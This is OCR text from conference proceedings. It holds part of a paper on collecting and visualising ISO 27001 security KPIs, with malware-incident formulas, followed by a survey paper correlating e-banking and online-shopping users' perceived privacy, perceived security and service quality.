These incidents are related to hardware and software information assets such as virus occurrences as result of removable media usage, Internet site browsing etc. General security incidents other than related to hardware and software are reported on incident management system. All data are stored in Microsoft SQL database.

In this database are created tables which contains data such as type of incident, location of incident, time of incident, time when incident is resolved, name of person who resolve and incident, source of infection and other relevant data. For the testing purposes was used ARIS MashZone software [10] able to read data and visualized them.

IV. Choosing Relevant Data for KPI Metrics

In order to successfully and constantly improve (PDCA) information security of the organization or company it is necessary to chose right processes, activities, and metrics to measure. There are number of ways which was used in past in order to standardize security metrics and measurement processes such as [4] and to propose research directions directions in security metrics [5]. One method which is accepted as the standard is ISO 27004:2009 [6] or NIST guide [2] for determining meaningful KPIs. This standard [6] provides guidance how to produce effective measurements and it gives examples in documented standard appendices how to create metrics for specific controls and how to measure results for specific controls from ISO 27001:2005[1]. Written sources

such as [7] provide details on how to measure effectiveness of security control implementations for managing application design, application implementation and their maintenance. Relevant data can be obtained and collected at different levels of organisation and can be used together, aggregated and rolled up to the higher levels of the organisation to create appropriate reports.

V. Relevant Data Collection Process

The most suitable way to collect relevant data is to automate this process where metrics have to be presented as number or percentage to present more objective results [7]. As an example of ISO 27001:2005 [1] metric for control *10.1.4* with the title "*Separation of development, test and operational facilities"* is percentage of critical applications that have a separate test environment. Using this simple but effective metric it is possible in objective way asses current risk that critical applications do not have surrounding for testing purposes. Critical application without test environment could create risk to test new system features on production system what can create unpredictable production system behavior.

VI. Data Calculation Formulas

We are not aware that it is already presented architecture model and infrastructure for data collection, data mining and presentation KPIs in intuitive and easy way as we trying to propose in this paper. In this paper is presented architecture and infrastructure to collect data, data mining and as a result to present KPIs in easy and meaningful way ready to be used for decision making.

We decided to present two examples with complete cycle of data collection and data mining for ISO 27001:2005 controls *7.1.3 Acceptable usage of assets* (MA713) and *10.4.1 Protection against malicious code*.

To decide how KPIs have to be created ISO 27001:2005 [1], 27004:2009 [6], [7] were used and risks assessment was performed. As a result for the control *7.1.3 Acceptable usage of assets* is chosen number of security malware incidents (MIN) occurred as a result of unacceptable way of assets usage such as bringing infected removable media (MIRM) with malware or browsing malware infected Internet sites (MIS). And having current system information it is set below acceptable values or goals where:

$$MIN = MIRM + MIS$$

MA713 = MIN <10 acceptable; MIN <10 not acceptable

And for the control *10.4.1 Protection against malicious code* (MA1041) is used ratio of malware incidents number (MIN) of recognised by internal protection system (anti-virus software) and malwares stopped (MS) at the system gate using following formula:

$$MA1041 = (MIN/MS)*100$$

MA1041 ≤ 0,1 acceptable; MA1041> 0,1 not acceptable

In similar way it is possible to initiate data collection for any other control. It is necessary for data collection that data are stored in one or more databases or tables so that they can be used for data mining and producing reports.

VII. Data Operations - Feeds, Calculations and Mashing Data

Recent research results show how [9] data presentation might be hard to monitor and manage since human information security manager might be overwhelmed with level of information that system produce shown in Figure 2 [9].

This is important since decision makers for information security are usually members of top management (Security Forum) which do not want large quantity of information to handle because it can prolong time for making decisions. It is to management decision to allow new funding or resources to support implementation of new controls, proposed in preventive and corrective actions as result of monitoring KPIs. Instead of having more levels of reporting [9] as it is shown in Figure 2. see below, where 8 levels of reporting is shown (details in Figure 2. are not important for this purpose which can be find in referenced paper but level of reporting), in this paper is proposed two level reporting approach.




Figure 2. Visualisation Tool [9]

First level, or highest level of reporting where it is reported if control satisfies desired goals or not is intended for reporting top management (Security Forum).

Second level of reporting gives more details where reasons of specific problems can be marked and find reasons for not complying with goals previously set. This level of reporting is intended for Information

Security Manager and is used for making proposals for corrective and preventive actions in order to propose them to top management – Security Forum.
Commercial software such as ARIS MashZone [10] can be used search through data (data mining) and interpret KPIs by feeding data from databases such as Microsoft, Oracle, or Excel, CSV, or XML files, HTML web sites, or it can allows manual data feeds. ARIS MashZone [10] is primarily intended to be used for generic process monitoring and KPI management. By meshing data (meshing here means: to use data from different sources by combing, converting them, and to perform other operation to extract useful data) from different sources (databases, files and manual entries) it is possible to discovery knowledge not only from data bases, but from other sources too, especially by combining different sources together. Above presented solution for searching knowledge allows to read specific columns from tables of different sources. Different operation can be done with data from columns such as calculation (aggregation, arithmetic, average, round, etc.), change data type, insert, duplicate, delete, rename, manage different operations with date and time and other possibilities too.

For the presented control *7.1.3 Acceptable usage of assets* (MA713) in section *6. Data collection formulas* are taken columns which contains data: occurrence of the event, type of event (MIRM and MIS – see section *6. Data collection formulas*), time of finishing report for each event, open or closed status for each report of event which is monitored dynamically through the time having (see section *6. Data collection formulas*):


$$MIN = MIRM + MIS$$

For the presented *10.4.1 Protection against malicious code* (MA1041) in section 4, Data collection - are taken columns from tables from different Excel files. These files contains data: number of stopped viruses and trojans on network gates with Internet and value of MIN from control *7.1.3 Acceptable usage of assets* (MA713) to be used in this relation:

$$MA1041 = (MIN/MS)*100$$

Below in Figure 2. - Mashup data feeds is shown one mashup (here mashup means representation of relations and operation on data taken from different data sources) screen shot. In this mashup are incorporated above formulas which create results in two-dimensional table. This table is ready to be used for data filtering and presentation – visualisation.

This approach to collect data from different sources allows infrastructure to combine, and aggregate data from different levels of organisation and to create joint reports.



3. Mashup data feeds

VIII. KPI VISUALISATION

Purpose for all data collection and later for data mining is to visualize KPI results in time window. For testing KPI visualisation purposes was used ARIS MashZone [10] software.

According to specific time frames for PDCA cycles specific time window resolution can be chosen such as Yearly, Quarterly, Monthly, weekly, daily, or other KPI result representation for all or specific categories.




Figure 4. Yearly, Quarterly, monthly data

Top infected units, with names of responsible employees, locations of misused computer equipment, and other information assets.




Figure 5. KPI visualisation window

By visualising and tracing KPI through the time is possible to adjust metric settings for tracking specific problems and avoid their future and possible occurrences. Process of information security improvements starting with base measurement

performed and by implementing corrective and preventive actions and monitoring trends and their effects with goal to reduce information security risk on information assets.

IX. CONCLUSIONS

While in other papers and documents [7], [8], [9] are presented partial solutions to crate and monitor information security KPIs, in this paper is presented architecture and infrastructure for whole solution for data collection, mining and KPI presentation. For monitoring information security KPIs in production or research environment infrastructure environment is needed to collect and present data. Presented environment might seems as already seen but presented approach show experienced knowledge and building blocks for researchers which would like to establish their own infrastructure environment for KPI visualisation. Best research results and experience could come from real world situations generated on production systems.

Reports and KPIs can be created with open source tools such as ReportManager [11] not only with commercial software like MashZone [10] used here only for test purposes, or HP Executive scorecard. Other available commercial solutions offer holistic solutions for data collection, mining and reporting too.

REFERENCES

[1] Information Technology – Security techniques – Information security management – Requirements, ISO / IEC 27001:2005, 31.6.2004 First edition.

[2] Chew E., Swanson M., Stine K., Bartol N., Brown A., and Robinson W., Performance Measurement Guide for Information Security. NIST, July 2008, Available at: http://csrc.nist.gov/publications/nistpubs/800-55-Rev1/SP800-55-rev1.pdf, [Acessed on: 25.1.2012]

[3] Calder A. and Watkins S.G, Information Security Risk Management for ISO27001 / ISO17799, pp 91. IT Governance Publishing 2007. ISBN 978-1-905356-23-2.

[4] Pazne C. Shirley, A Guide to Security Metrics, SANS Institute, 19 June, 2006. Available at: http://www.sans.org/reading_room/white papaers/auditing/guide-security-metrics_55 [Accessed on: 10.1.2012]

[5] Jansen W., Directions in Security Metrics Research, National Institute of Standards and Technology, US Department of Commerce. NISTR 7564. April 2009.

[6] Information Technology – Security techniques – Information security management – Measurement, ISO / IEC 27004:2009, 15.12.2009 First edition.

[7] Vasudaven V, Mangla A, Ummer F. Shetty S. Pakala S. Anbalahan S. Aplication Security in the ISO27001 Environment, 2008. Governance Publishing. ISBN 978-1-905356-35-5.

[8] R. Leszczyna I.N., Fovino M., Masera, Approach to security assessment of critical infrastructures' information systems. Published in IEEE, IET Information Security, Volume 5, Issue:3, pages 135-144, Issue date September 2011.

[9] Savola R. M. Heinonen P.A, Visualisation and Modeling Tool for Security Metrics and Measurements Management. Information Security South Africa (ISSA) 2011 IEEE, ISBN 978-1-4577-1481-8.

[10] MashZone Available at: www.mashzone.com [Accessed on: 10.1.2012]

[11] Report Manager, Available at: http://reportman.sourceforge.net [Accessed on: 10.1.2012]

[12] Karin Duremeyer, Methodology: From Component Business Model to Service Oriented Architecture, 7.5.2004, IBM, Available at: http://www.minet.uni-jena.de/dbis/veranstaltungen/datenbanktage-2004/Doblaski,%20Lutz.ppt [Accessed on: 10.1.2012]

[13] HP Executive Scorecard, Available at: https://h10078.www1.hp.com/cda/hpms/display/main/hpms_content.jsp?zn=bto&cp=1-11-16-18%5E45777_4000_311__ , [Accessed on: 10.1.2012]

[14] Alan Calder, Implementing Information Security Based on ISO 27001/ISO 27002: A Management Guide, 2nd Edition (Best Practice (Van Haren Publishing)), 31 July 2009

[15] ISO/IEC 27004:2009 Information technology — Security techniques — Information security management - Measurement, Available at: dhttp://www.iso27001security.com/html/27004.html, [Accessed on: 14.3.2012]

[16] Rathbun D., Gathering Security Metrics and Reaping the Rewards, Octobar 2009, Available at: http://www.sans.org/reading_room/whitepapers/leadership/gathering-security-metrics-reaping-rewards_33234 [Accessed on: 14.3.2012]

[17] Brotby, W. K. (2009). Information security management metrics: a definitive guide to

effective security monitoring and measurement. Boca Raton, FL: Taylor & Francis Group, LLC.

[18] Center For Internet Security Security Metrics. (n.d.). Retrieved October 10, 2009, from Center For Internet Security: http://www.cisecurity.org/securitymetrics.html [Accessed on: 2.3.2012]

[19] Elizabeth Chew, M. S. (2008, July). NIST Special Publication 80055 Revision 1. Retrieved from NIST Computer Security Resource Center: http://csrc.nist.gov/publications/nistpubs/800-55-Rev1/SP800-55-rev1.pdf [Accessed on: 1.3.2012]

[20] Herrmann, D. S. (2007). Complete guide to security and privacy metrics: Measuring regulatory compliance, operational resiliance, and ROI. Boca Raton, FL: Auerbach Publications.

[21] Introduction To ISO 27004 Information Security Management, Measurement And Metrics. (n.d.). Retrieved October 10, 2009, from The ISO 27000 Directory: http://www.27000.org/iso-27004.htm [Accessed on: 11.3.2012]

[22] Jaquith, A. (2007). Security metrics: replacing fear, uncertainty, and doubt. Upper Saddle River, NJ: Pearson Education, Inc.

[23] SecurityMetrics.org (n.d.). Retrieved October 26, 2009, from securitymetrics.org: http://www.securitymetrics.org [Accessed on: 8.3.2012]

[24] Security Metrics: OnDemand (n.d.). Retrieved November 04, 2009, from metricscenter.net: https://www.metricscenter.net/ [Accessed on: 9.3.2012]

The role of perceived privacy and perceived security in online market

R. Mekovec*and Ž. Hutinski*
*University of Zagreb, Faculty of organization and informatics, Varaždin, Croatia
renata.mekovec@foi.hr and zeljko.hutinski@foi.hr

Abstract - Individuals mostly hesitate to use services offered via Internet due to their suspicions regarding the level of offered (1) protection of their privacy and (2) security of performing online transactions. Privacy is mostly concerned with the identifiable user data and users' rights to have control over their data. On the other hand, security provides the physical, logical, and procedural safeguards that are needed to keep the data private. Privacy cannot be achieved without obtaining security practice, nor will the usage of security mechanisms guarantee protection of privacy. Despite being closely linked in practice, privacy and security are perceived as separate issues by online users. Therefore, in this article the relationship between various privacy factors (factors that influence users' privacy concerns) and the perception of security protection during users' online activities is discussed. The role that perceived privacy and perceived security have in the e-service users' evaluation of a service is investigated.

I. INTRODUCTION

In the past decade we have witnessed extensive growth of electronic commerce. Internet has become a key communication media between companies and their customers. Accordingly, various web services provide "support" for individuals' daily activities, e.g. online shopping, e-banking or for communication with the government, doctors or professors (using e-government, e-health or e-learning services). Hence, more and more data about individuals' online behaviour are being collected. This causes concerns over the security of the transaction (and collected data) as well as concerns over the privacy protection of the individuals. Eurostat's data [1] shows that 35% of respondents (included in research in 2010) do not use online services due to their concerns regarding security of transactions, and 30% of respondents do not use online services due to issues related to privacy concerns, e.g. loss of personal data.

Thus, in order to increase the online users' confidence in the security of their data, companies (online service providers) should have various mechanisms that control access to the stored data [2]. On the other hand, the risk of online users' loss of control over their personal information should be reduced. Online users should have control (1) over disclosure of their personal information to others, as well as (2) over future usage of the disclosed information [3].

This article is focused on online users' perception of privacy and perception of security during their online activities. The research was performed to measure concerns of online shopping and e-banking users regarding their privacy perception. Various privacy factors were included to measure online users' overall privacy concerns. Perception of security was also measured. Relationship between perceived privacy and perceived security was investigated. In addition, the relationship between perceived privacy and security on one hand, and perceived quality of e-service on the other hand, was examined.

There are several important reasons to investigate online users' perception of privacy and security issues: (1) technology has great impact on privacy by making it easy to digitalise information, so it is easy to collect and search for information about anybody, (2) digitalised information usually cannot be deleted so every individuals' activity in the digital world exists in perpetuity, (3) there is evident growth of online users' awareness of their lack of privacy protection and possibility of their privacy invasion.

Online users are more and more familiar with Internet usage, as well as with their privacy rights. The role of information security is to implement the mechanisms that will grant one's rights to privacy [4]. Accordingly, online users' awareness of possible security mechanisms is rising. Therefore, they can define their requirements regarding the privacy and security protection. In addition, this can result in their resistance to use an e-service from a service provider which doesn't meet their needs. Online service with the best (lowest) price isn't always a good ground for the service provider to build competence. Online users will include various issues in an evaluation of a service and overall service quality, as well as benefits that they will gain.

II. ONLINE PRIVACY AND SECURITY

As the Internet is becoming a crucial part of people's lives, more companies use the Internet for business. This resulted with the transmission of large amounts of data where the capacity for storing, retrieving and monitoring data evidently rises. Obviously, Internet has two different faces [5]. One enables exciting opportunities for individuals to work, network and spread their ideas

online. The other makes people vulnerable and prevents them from participating equally in online environment.

Online users' behaviour is influenced by the trade-offs between what one gives up (like disclosure of some kind of information) and what one gains from it (benefits like 24/7 availability of service, time-saving or other conveniences). Meanwhile, increased risk in online scenarios is now recognized in a wide range of threats that seek to specifically target online users and exploit information about them.

Several studies suggest that Internet users have serious privacy and security concerns, and that their trust has the primary role in growth of e-commerce. Reference [6] has investigated the importance of four trust indices which influence Internet users purchase intention and willingness to provide personal information. The included trust indices were: (1) third party privacy seal, (2) privacy statement, (3) third party security seal, and (4) security features. The results indicate that respondents value security features the most.

Reference [7] investigated how perceived credibility influences the users acceptance of e-banking. Perceived credibility encompassed two dimensions: security and privacy concerns. Security referred to a level of assurance that a particular transaction will be performed without any security breach. Privacy referred to protection from the collection of various data during users' interaction with a bank. Results of the performed investigation indicate that perceived credibility (e.g. to conclude that transactions are secured and are protecting their privacy) had a significant positive effect on users' behaviour intentions. Authors in [8] identified sixteen e-business risks. In the study participants were asked to rate their perceptions of 16 risks. Three top concerns for 200 included participants were profitability risk, security risk and privacy risk. The relationships between three trust considerations (vendor, Internet and third parties) and customers' attitudes towards online purchasing were examined [9]. The authors found that the relationship between trust in a vendor and attitude towards online purchasing becomes more important when people have higher privacy and security concerns. In addition, they found that when people have higher privacy and security concerns the relationship between trust in Internet and attitude towards online purchasing weakens.

Managing risk related to e-business is an important issue. The lessons to be learnt include identifying e-business risks and using appropriate mechanisms to manage them. The study presented in this article is focused on risks identified as critical – privacy and security risks.

A. Online privacy

Privacy can be seen as a boundary control process where an individual defines with whom he will communicate and what type of communication (and how much) will occur [10]. Boundary control enables the particular individual to achieve the desired level of contact with others, at a particular time and according to stated conditions. Two types of factors have an impact on the process of boundary control: (1) situational factors and (2) personal factors. Situational factors encompass social and physical elements. Social elements refer to the existence of others with whom the individual can communicate, others' characteristics, and willingness to communicate. Physical elements refer to physical barriers, location and distance. Personal factors are related to individuals' characteristics, like their need for privacy.

Online privacy is accordingly defined as an exchange of Internet users' personal information for some benefits [11]. On the other hand, the term online privacy is usually connected with information privacy and therefore is described as Internet users' concerns regarding their ability to control the collection of their personal information, as well as to control the future usage of the collected information or the information that were generated based on their online activities [12].

According to their concerns regarding information privacy individuals can be grouped in three groups [13]: (1) privacy guardians, (2) information sellers and (3) convenience seekers. Privacy guardians are individuals who are very concerned about their information privacy. Information sellers are individuals who will trade their personal information for a small award. Finally, convenience seekers are individuals who are primarily focused on benefits that can be gained from the disclosure of their personal information.

The information about online users collected during their online activities can be arranged in three groups [14]: (1) anonymous information (e.g. information about IP address of the computer that has been used, type of web browser), (2) personally non-identifying information (e.g. information about age, gender, education, interests) and (3) personally identifying information (e.g. name, e-mail address, postal address, telephone number, credit card number).

Online privacy data can be categorized according to operations performed on data [15]: (1) data collection and (2) data use. Data collection process can be divided in four categories: (1) volunteered data collection for public use, (2) volunteered data collection for private use, (3) un-volunteered but noticed data collection, and (4) un-volunteered but unnoticed data collection. In category volunteered data collection for public use following data can be distinguished: (1) online registration data, (2) online administrative data, and (3) online facilitation data. On the other hand, volunteered data collection for private use includes (1) online survey data (e.g. online market survey, opinion research) and (2) online purchaser data (e.g. age, gender, credit card number, e-mail address). Category un-volunteered but noticed data collection includes online transaction data collected via interactive online shopping or online mail catalogue. During un-volunteered but unnoticed data collection click-streams data on Internet usage are collected. Data use process includes the following data operations: marketing, data disclosure to third parties and data sale to third parties.

B. Online security

First step of privacy related management is the identification and classification of data that need to be protected. When it is known what should be protected, the next question is how should it be protected. Information security can be defined as a discipline that uses the concepts of confidentiality, integrity, and availability to answer the question of how data should be protected. This CIA triad is enforced using various protective mechanisms like encryption, authentication, intrusion detection and etc. Questions that should be answered when dealing with the protection of information security are [16]:

1. Are the data protected from being disclosed to individuals that should not access them?
2. Are the data protected from being created, changed or deleted by individuals that do not have permission for these activities?
3. Are the data available to those who need them?

If a company cannot maintain the security of the data that it has collected from its customers through online channels, then it is evident that the company isn't meeting the demanded level of corporate responsibility [17].

Online users are increasingly finding themselves exposed to security risks during their online activities. Security risks include the threats like manipulation with information and/or networks (e.g. destruction, selling or modification of data) or various types of fraud and misuse [18]. Perceived online security is defined as online users' perception of how they are protected from risks related to security. Reference [19] used the term Perceived Security Protection (PSP) to describe consumers' perception that the Internet vendor will fulfil security requirements (such as authentication, integrity, and encryption).

Two main factors concerning perceived security in e-commerce can be distinguished [20]: (1) perceived operational factor and (2) perceived policy-related factor.

Perceived operational factor includes actions that a website can take to ensure that the users feel secure during the online interaction. On one hand, perceived operational factor includes: the site's blocking of unauthorized access; emphasis on login name and password authentication; funding and budget spent on security; monitoring of user compliance with security procedures; integration of state-of-the-art systems; distribution of security items within the site; website's encryption strategy; and consolidation with network security vendors. On the other hand, perceived policy-related factor includes the following items: the website's emphasis on network security; top management commitment; effort to make users aware of security procedures; the website's keeping up-to-date with product standards; the website's emphasis on security in file transfers; and issues concerning the web browser.

III. RESEARCH

The research was performed in order to investigate the level of Internet users' perception of online privacy and overall e-service quality. In addition, Internet users' perception of online security was measured. Finally, the relationship between perceived privacy, perceived security and perceived service quality was examined.

A. Respondents

Included participants were individuals who had been using online shopping and e-banking service (for at least a year). The research included 185 respondents of whom 63% were men and 37 % were female.

B. Measurement and results

Fourteen privacy factors were included in the investigation of Internet users' privacy perception. Privacy factors are factors that influence the overall perception of privacy in online environment. Detailed overview, systematisation and categorisation of proposed privacy factors, as well as a detailed research model of online shopping/e-banking users' privacy perception was reported elsewhere [21].

Research was performed using a written and an online questionnaire. Questionnaire consisted of 94 items. Respondents were using five-point Likert scale (5 = strongly agree, 1 = strongly disagree) to mark their agreement or disagreement with a particular item. Privacy factors included in research were labelled as follows: Control over information collection – CIC, Control over information usage – CUI, General information sensitivity – ISG (in general, during daily online activities), Legislation and government privacy protection – LPG, Service e-tailer's reputation – STR, Personal Internet interest – PII, Control – COL, Improper access – IA, Information sensitivity – ISS (when using online shop or bank service), Perceived Internet privacy risks – PIPR, Unauthorised secondary usage – USU, Perceived credibility – PC, Perceived integrity – PI, and Perceived benevolence - PB.

Perceived security (PS) was measured using five-item scale (items PS1-PS5). Security perceived by respondents referred to their judgment regarding security of transaction and security of collected data when using online shopping and e-banking service. Descriptive statistics regarding the items used to measure perceived security are presented in Table I. According to the presented results it can be concluded that perceived security is quite high with average score 4.01 (mean). Respondents are satisfied with security provided by online company or bank (whose service they were using). Minimum (average) score is marked for item PS2 (3.83) which is related with respondents' estimation if the data are secured during their usage of online shopping and e-banking service. Maximum (average) score is marked for item PS3 (4.14). This item is connected with respondents' judgment regarding the confidentiality of online transaction (online shopping and e-banking transaction).

TABLE I. DESCRIPTIVE STATISTICS FOR SCALE PERCEIVED SECURITY AND PERCEIVED PRIVACY

	Minimum	Maximum	Mean	Standard deviation	Variance
PS1 – security of transactions	2	5	4.11	0.675	0.456
PS2 – security of data	1	5	3.83	0.820	0.673
PS3 – transaction are confidential	2	5	4.14	0.822	0.676
PS4 – awareness of usage of security measures	1	5	4.07	0.828	0.685
PS5 – security of data transfer	1	5	3.92	0.820	0.673
Average perceived security	2.20	5.00	4.01	0.631	0.399
GPBC1 – uncertainty regarding paying with credit card online	1	5	3.44	1.127	1.269
GPBC2 – uncertainty regarding shopping online	1	5	3.24	1.263	1.595
GPBC3 – insecurity regarding privacy of data	1	5	3.21	1.207	1.458
GPBC4 – data privacy protection	1	5	3.69	1.137	1.292
Average perceived privacy	1.00	5.00	3.39	0.984	0.969

Overall online privacy perception (GPBC) was measured using four-item scale. Overall online privacy perception referred to online shopping and e-banking service users' anxiety about how an online company or bank (which is providing the e-service) will handle information that they collect about users during their online interaction. Results of the research shows that overall online privacy perception is 3.39 (mean). On proposed five-point scale this result is placed in the middle of the scale. This is a neutral result, neither are respondents concerned nor are they satisfied with the ways how information about them are handled by online companies or banks (whose service they used).

Overall service quality (PQual) was measured using two-item scale.

In order to explore relationships between perceived quality of service, perceived security and perceived privacy (and privacy factors) a correlation analysis was performed using Pearson coefficient. Table II. presents the results of the performed analysis (N=185, *p<0.05, **p<0.01).

Figure 1. illustrates the correlation between perceived privacy, perceived security and perceived service quality. In addition, the correlation between privacy factors and perceived (1) privacy, (2) security and (3) service quality are presented (where correlation coefficient is equal or greater than 0.350).

Perceived security is negatively correlated with perceived privacy (r= -0.182, p<0.05) and positively correlated with perceived service quality (r= 0.430, p<0.01). Respondents who perceived higher level of provided security were less concerned about their privacy protection. In addition, respondents who perceived higher level of security were also more satisfied with the quality of a provided service.

TABLE II. RESULTS OF CORRELATION ANALYSIS, n=185, ** p<0.01, * p<0.05

	PS	GPBC	PQual
CIC	-0.160*	0.352**	-0.129
CUI	0.207**	0.020	0.064
ISG	-0.141	0.443**	-0.179*
LPG	-0.059	0.210**	-0.138
STR	0.183*	0.139	0.145*
PII	0.045	0.064	-0.019
COL	-0.035	0.339**	-0.192**
IA	0.101	0.149*	0.026
ISS	-0.043	0.400**	-0.126
PIPR	-0.185*	0.363**	-0.140
USU	0.209**	0.064	0.044
PC	0.683**	-0.117	0.348**
PI	0.620**	-0.077	0.366**
PB	0.531**	0.009	0.243**
PS	1	-0.182*	0.430**
GPBC	-0.182*	1	-.290**
PQaul	0.430**	-0.290**	1




Figure 1. Correlation between (1) perceived service quality, (2) perceived security, (3) preceived privacy, and (4) privacy factors, n=185, ** p<0.01, * p<0.05

Further on, there is a negative correlation between perceived privacy and perceived quality (r= -0.290, p<0.01). Respondents who were less concerned about privacy protection perceived higher level of service quality.

Regarding the correlations between proposed privacy factors and perceived security the results of the correlation analysis indicate as follows. There is a significant correlation between perceived security and: (1) Control over information collection – CIC (r= -0.160, p<0.05), (2) Control over usage of information – CUI (r= 0.207, p<0.01), (3) Service e-tailer's reputation – STR (r= 0.183, p<0.05), (4) Perceived Internet privacy risk – PIPR (r= -0.185, p<0.05), (5) Unauthorized secondary usage – USU (r= 0.209, p<0.01), (6) Perceived credibility – PC (r= 0.683, p<0.01), (7) Perceived integrity – PI (r= 0.620, p<0.01), and (8) Perceived benevolence – PB (r= 0.531, p<0.01)

There is a significant correlation between perceived service quality and: (1) General information sensitivity – ISG (r= -0.179, p<0.05), (2) Service e-tailer reputation – STR (r=0.145, p<0.05), (3) Control – COL (r= -0.192, p<0.01), (4) Perceived credibility – PC (r= 0.348, p<0.01), (5) Perceived integrity – PI (r= 0.366, p<0.01), and (6) Perceived benevolence – PB (r= 0.243, p<0.01).

IV. CONCLUSION

Perception of privacy and perception of security are factors that affect costumers' trust in electronic commerce. Therefore companies that offer and sell their products or services online should put more efforts to positively influence costumers' perceptions of privacy and security [22]. Computer system security is a global problem that is affecting private as well as corporate users of information technology. Information technology users should be informed and should take responsibility for the security of resources that they are using. Accordingly, they should play an active role in protecting their privacy (in the use of computer or in the use of Internet) [23].

From a practical standpoint, the results highlight several issues that may guide the successful completion in electronic market. Specifically, we identified a significant relationship between perceived security and perceived privacy. If the online users are more convinced that a particular web site provides security of transaction and data they will be less concerned about their privacy protection. The relationship between (1) perceived security and (2) perceived privacy on one hand, and overall e-service quality (on the other hand) was confirmed. When online users are more satisfied with security protection they will be more satisfied with overall service quality. If online users are less concerned about their privacy protection, they will be more satisfied with overall service quality.

REFERENCES

[1] Eurostat, Data in focus, 46/2009, Internet usage in 2009 - Households and Individuals, 2010, <http://epp.eurostat.ec.europa.eu/cache/ITY_OFFPUB/KS-QA-09-046/EN/KS-QA-09-046-EN.PDF>, (accessed on January 25, 2012)

[2] X. Ye, and L. Zhong, "Improving web service security and privacy," World Congress on Services, SERVICES 2011, Washington, DC, USA, July 4-9, 2011, IEEE Computer Society pp. 406–413.

[3] H-H. Hann, K-L. Hui, S-Y.T. Lee, I.P.L .Png, "Analyzing online information privacy concerns: an information processing theory

approach," Proceedings of the 40th Annual Hawaii International Conference on System Sciences, Hawaii, 3-6. January 2007.

[4] S. DeKay, K. Belva, "Privacy roles and responsibilities," in Enterprise information security and privacy, edited by C.W. Axelrod, J.L. Bayuk, D. Schutzer, Artech House, 2009, pp. 3-20.

[5] D.K. Citron, "Civil rights in our information age," in The offensive Internet edited by S. Levmore and M.C. Nussbaum, Harvard University Press, 2010, pp. 31-49.

[6] F. Belanger, J.S. Hiller, W.J. Smith, "Trustworthiness in electronic commerce: the role of privacy, security, and site attributes," Journal of Strategic Information Systems, vol 11, 2002, pp. 245-270.

[7] Y-S. Wang, Y-M. Wang, H-H. Lin, T-I. Tang, "Determinants of user acceptance of Internet banking: a empirical study," International Journal of Service Industry Management, vol. 14, 2003, pp. 501-519.

[8] J.E. Scott, "Measuring dimensions of perceived e-business risks," Information Systems and e-Business Management, vol. 2, 2004, pp. 31-55.

[9] P. McCole, E. Ramsey, J. Williams, "Trust considerations on attitudes towards online purchasing: The moderating effect of privacy and security concerns," Journal of Business Research, vol. 63, 2010, pp. 1018–1024.

